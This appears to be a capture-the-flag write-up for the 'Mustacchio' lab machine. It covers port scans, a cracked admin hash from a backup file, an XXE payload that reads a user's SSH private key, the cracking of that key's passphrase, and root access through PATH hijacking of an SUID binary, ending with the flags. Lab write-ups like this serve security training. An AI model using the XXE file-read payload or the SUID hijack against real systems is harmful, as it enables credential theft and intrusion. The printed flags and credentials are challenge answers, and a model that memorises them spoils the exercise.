Mustacche

Enumaration

port 22,80,8675 open

on port 80 found a /custom dir which have a user.bak file

we get some sort of credentials admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

the cracked hash is bulldog19 so

Nmap


```
PORT     STATE    SERVICE    VERSION
22/tcp   open     ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp   open     http       Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
8675/tcp filtered msi-cps-rm
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (90%), Linux 5.4 (90%), Crestron XPanel control system (90%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Android 4.1.1 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

HTTP:80

Found a /custom directory from gobuster and then found a bakup file

```
└─# strings users.bak
SQLite format 3
tableusersusers
CREATE TABLE users(username text NOT NULL, password text NOT NULL)
]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

On port 8765 found a login page



We cracked the hash and got the password admin : bulldog19

Found another backu file after loggin in

```
//document.cookie = "Example=/auth/dontforget.bak";
function checktarea() {
let tbox = document.getElementById("box").value;
if (tbox == null || tbox.length == 0) {
  alert("Insert XML Code!")
```

we get an ssh username

```
<!-- Barry, you can now SSH in using your key!-->

<img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

<nav class="position-fixed top-0 w-100 m-auto ">
    <ul class="d-flex flex-row align-items-center justify-content-between h-100">
        <li>AdminPanel</li>
        <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
    </ul>
</nav>
```

Here we have a comment section which parses xml so we can parse our external entities

Exploitation

Found another backup file after loggin in

```
//document.cookie = "Example=/auth/dontforget.bak";
function checktarea() {
let tbox = document.getElementById("box").value;
if (tbox == null || tbox.length == 0) {
  alert("Insert XML Code!")
```

we get an ssh username

```
<!-- Barry, you can now SSH in using your key!-->

<img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

<nav class="position-fixed top-0 w-100 m-auto ">
    <ul class="d-flex flex-row align-items-center justify-content-between h-100">
        <li>AdminPanel</li>
        <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
    </ul>
</nav>
```

Here we have a comment section which parses xml so we can parse our external entities

in /auth/dontforget.bak we see a type of xml payload so we copy that and change it to include barry user ssh key since we know his key exists from source comment

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM  "file:///home/barry/.ssh/id_rsa" >]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&xxe;</com>
</comment>
```

we get the rsa key

Author : Barry Clad

Comment :

```
-----BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65 l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ ul7A8ROlzvri7/WHlciA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC rcvG8XcDg+oBQokDnGVSnGmmvmPxlsVTT3027ykzwei3WVlagMBCOO/ekoYeNWlX bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpviG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8 7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqlJu2/G1fBk+ T+gWceS51WrxIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotCIXH6Q99I7 LIuQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLIi76SKtxLVpnF
6aak2iJkMlQ9l0bukDOLXMOAoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF ckQU/dcZcx9UXoIFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCgIsxPawmlvSm3bs 7bdofhlZBjXYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ +Z87nFImxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRIn 7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD -----END RS
PRIVATE KEY-----
```

NOw we login using this but we require passphrase so we use ssh2john to convert to hash and then crack it

```
└─# john barry.hash --wordlist=~/WordLists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even aft
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:03 DONE (2021-06-12 17:26) 0.2544g/s 3649Kp/s 3649Kc/s 3649KC/sa
Session completed
```

we login as barry

Post Exploitation

we see a suid binary in joe user home directory

```
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
barry@mustacchio:/home/joe$ ls -al
total 28
drwxr-xr-x 2 joe  joe   4096 Jun 12 15:48 .
drwxr-xr-x 4 root root  4096 Jun 12 15:48 ..
-rwsr-xr-x 1 root root 16832 Jun 12 15:48 live_log
barry@mustacchio:/home/joe$
```

this binary reads nginx log file using tail binary

Tail binary is not absoulte path so we add our path in path variable and create a custom binary named binary which will cp /bin/bash in /tmp and set it to suid
we run the binary and then run/tmp/rootbash with -p flag for privileged mode

```
arry@mustacchio:~$ nano tail
arry@mustacchio:~$
arry@mustacchio:~$ cd /home/joe
arry@mustacchio:/home/joe$ ./live_log
ive Nginx Log Readerbarry@mustacchio:/home/joe$ /tmp/rootbash -p
ootbash-4.3# id
id=1003(barry) gid=1003(barry) euid=0(root) egid=0(root) groups=0(root),1003(barry)
ootbash-4.3#
```

Loot

Credentials

Backup file

admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

Cracked

admin : bulldog19

ssh

username : barry

ID_RSA

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN
bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU
MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65
l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvI/jM8bOS2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E
NsNswVykkr3gswl2BMTqGz1bw/1gOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSgQ
ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie
TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWIX
bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk
4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOflRnstYB8
7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+
T+gWceS51WrxIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki
ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99I7
LIuQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs
pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg
laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o
vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK
DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWlVCebMfLIi76SKtxLVpnF
6aak2iJkMIQ9I0bukDOLXMOAoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF
ckQU/dcZcx9UXoIFhx7DesqroBTR6fEBlqsn7OPlSFj0lAHHCgIsxPawmlvSm3bs

```
7bdofhIZBjXYdIlZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of
1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ
+Z87nFImxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRIn
7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD
-----END RSA PRIVATE KEY-----
```

Passphrase :

username : Joe

Flags

User Flag

62d77a4d5f97d47c5aa38b3b2651b831

```
barry@mustacchio:~$ ls -la
total 20
drwxr-xr-x 4 barry barry 4096 Jun 12 21:28 .
drwxr-xr-x 4 root  root  4096 Jun 12 15:48 ..
drwx------ 2 barry barry 4096 Jun 12 21:28 .cache
drwxr-xr-x 2 barry barry 4096 Jun 12 15:48 .ssh
-rw-r--r-- 1 barry barry   33 Jun 12 15:48 user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
barry@mustacchio:~$
```

Root Flag

3223581420d906c4dd1a5f9b530393a5

```
rootbash-4.3# id
uid=1003(barry) gid=1003(barry) euid=0(root) egi
rootbash-4.3# cd /root
rootbash-4.3# cat root.txt
3223581420d906c4dd1a5f9b530393a5
rootbash-4.3#
```